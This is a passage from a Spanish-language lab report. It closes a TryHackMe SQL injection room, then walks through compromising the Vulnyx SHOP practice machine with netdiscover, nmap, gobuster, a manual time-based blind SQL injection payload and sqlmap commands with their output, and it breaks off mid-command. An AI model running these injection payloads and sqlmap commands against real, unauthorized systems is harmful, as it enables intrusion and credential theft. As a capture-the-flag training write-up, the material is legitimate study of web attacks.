



Figura 12. Extracción por tiempo del nombre de la primera tabla.

Finalmente, tras extraer usuarios y contraseñas, se obtiene la flag del nivel.



Comprobación de la sala completada.

A continuación se adjunta la captura de pantalla que acredita la finalización completa de la sala SQL Injection en TryHackMe, donde se puede ver el perfil del usuario con la sala marcada como completada dentro de "Completed rooms".




Figura 15. Sala de TryHackMe SQL Injection completada.

2. Resuelve la máquina SHOP de la plataforma Vulnyx

Fase 1: Reconocimiento y enumeración.

Descubrimiento de la máquina en la red Se utiliza netdiscover para identificar hosts activos en la red local.




Figura 16. Descubrimiento de hosts con netdiscover.

Se detecta la máquina objetivo con IP 192.168.10.7.




Figura 17. Identificación de la máquina SHOP.

Se realiza un escaneo completo de puertos con scripts de detección de servicios y versiones: `sudo nmap -sS -sC -sV -p- 192.168.10.7 -n -Pn`.





Figura 18. Escaneo Nmap de puertos y servicios.

Resultado del escaneo:

- Puerto 22 abierto: ssh.
- Puerto 80 abierto: HTTP apache.

Se identifica un servidor web en el puerto 80.

Al acceder a <http://192.168.10.7> se visualiza la página principal de VulNyx Shop.



Buy Low Cost



Figura 19. Página principal del sitio web.

Se utiliza Gobuster para descubrir directorios ocultos: `gobuster dir -u http://192.168.10.7 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt`

```
kali@kali:~$ gobuster dir -u http://192.168.10.7 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
+ 50

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.10.7
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

css (Status: 301) [Size: 310] [→ http://192.168.10.7/css/]
js (Status: 301) [Size: 309] [→ http://192.168.10.7/js/]
fonts (Status: 301) [Size: 312] [→ http://192.168.10.7/fonts/]
administrator (Status: 301) [Size: 320] [→ http://192.168.10.7/administrator/]
server-status (Status: 403) [Size: 277]
Progress: 207641 / 207641 (100.00%)

Finished
```

Figura 20. Enumeración de directorios con Gobuster.

Directorios descubiertos:

- /css
- /js
- /fonts
- /administrator: Interesante (panel de administración)

Al acceder a /administrator se redirige a /administrator/login.php, un formulario de login.




Figura 21. Panel de login del administrador.

Vemos que podemos poner usuario y contraseña, y nos devuelve después de un tiempo que son inválidos.




Figura 22. Prueba de inicio de sesión.

Fase 2: Detección de Blind SQL Injection

Se prueba una inyección básica basada en tiempo en el campo username: ' or sleep(3)-- -.




Figura 23. Prueba manual de Blind SQLi con sleep(3).

Se observa un retardo en la respuesta, confirmando que el parámetro username es vulnerable a Time-Based Blind SQL Injection.

Después visualizamos como se procesa el POST a nivel de red.




Figura 24. Captura de la petición POST.

Fase 3: Explotación de la vulnerabilidad con SQLMap

Se ejecuta SQLMap contra el formulario de login para identificar bases de datos:

```
sqlmap -u "http://192.168.10.7/administrator/login.php" \
--threads 10 \
--data="username=prueba&password=123456&submit=Invalid" \
--dbs --batch --dbms=mysql.
```

```

kali@kali:~$ sqlmap -u "http://192.168.10.7/administrator/login.php" --threads 10 --data="username=prueba&password=123456&submit=Invalid" --dbs --batch --dbms=mysql

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:41:39 /2026-05-01/

[08:41:39] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=l6rbhpuet9r...p4b6h3mohd'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=WaDy' AND (SELECT 2326 FROM (SELECT(SLEEP(5)))bLgG) AND 'hJdA'='hJdA&password=iqvm&submit=BuD
D
[08:41:39] [INFO] testing MySQL
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[08:41:44] [INFO] confirming MySQL
[08:41:44] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[08:41:54] [INFO] adjusting time delay to 1 second due to good response times
[08:41:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: PHP, Apache 2.4.38
  
```

Figura 25. SQLMap detectando Time-Based Blind SQLi.

SQLMap confirma el parámetro vulnerable username con payload de tipo SLEEP(5).

```

[08:45:25] [ERROR] invalid character detected. retrying..
[08:45:25] [WARNING] increasing time delay to 5 seconds
formance_schema
available_databases={4}:
[*] information_schema
[*] mysql
[*] performance_schema
[*] Webapp

[08:48:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.10.7'
[*] ending @ 08:48:50 /2026-05-01/
  
```

Figura 26. Enumeración de bases de datos.

Bases de datos que se han encontrado:

- information_schema
- mysql
- performance_schema
- Webapp, base de datos de la aplicación

Se selecciona la base de datos Webapp para listar sus tablas: `sqlmap -u "http://192.168.10.7/administrator/login.php" \`

`--threads 10 \`

`--data="username=prueba&password=123456&submit=Invalid" \`

`-D Webapp --tables --batch --dbms=mysql.`

```
(kali@kali)~[~]
$ sqlmap -u "http://192.168.10.7/administrator/login.php" --threads 10 --data="username=prueba&password=123456&submit=Invalid" -D Webapp --tables --batch --dbms=mysql

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:51:26 /2026-05-01/

[08:51:26] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dd8d9pthdiv...rq3gme844e'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=WaDy' AND (SELECT 2326 FROM (SELECT(SLEEP(5)))bLgG) AND 'hJdA'='hJdA&password=iqvm&submit=BuD
D
[08:51:27] [INFO] testing MySQL
[08:51:27] [INFO] confirming MySQL
[08:51:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[08:51:27] [INFO] fetching tables for database: 'Webapp'
[08:51:27] [INFO] fetching number of tables for database 'Webapp'
multi-threading is considered unsafe in time-based data retrieval. Are you sure of your choice (breaking warranty) [y/N] N
[08:51:27] [INFO] resumed: 1
[08:51:27] [INFO] resumed: Users
Database: Webapp
[1 table]
+-----+
| Users |
+-----+


[08:51:27] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.10.7'

[*] ending @ 08:51:27 /2026-05-01/
```

Figura 27. Enumeración de tablas dentro de Webapp.

Tabla encontrada: Users.

Se obtienen las columnas de la tabla Users: `sqlmap -u "http://192.168.10.7/administrator/login.php" \`
`--data="username=prueba&password=123456&submit=Invalid" \`
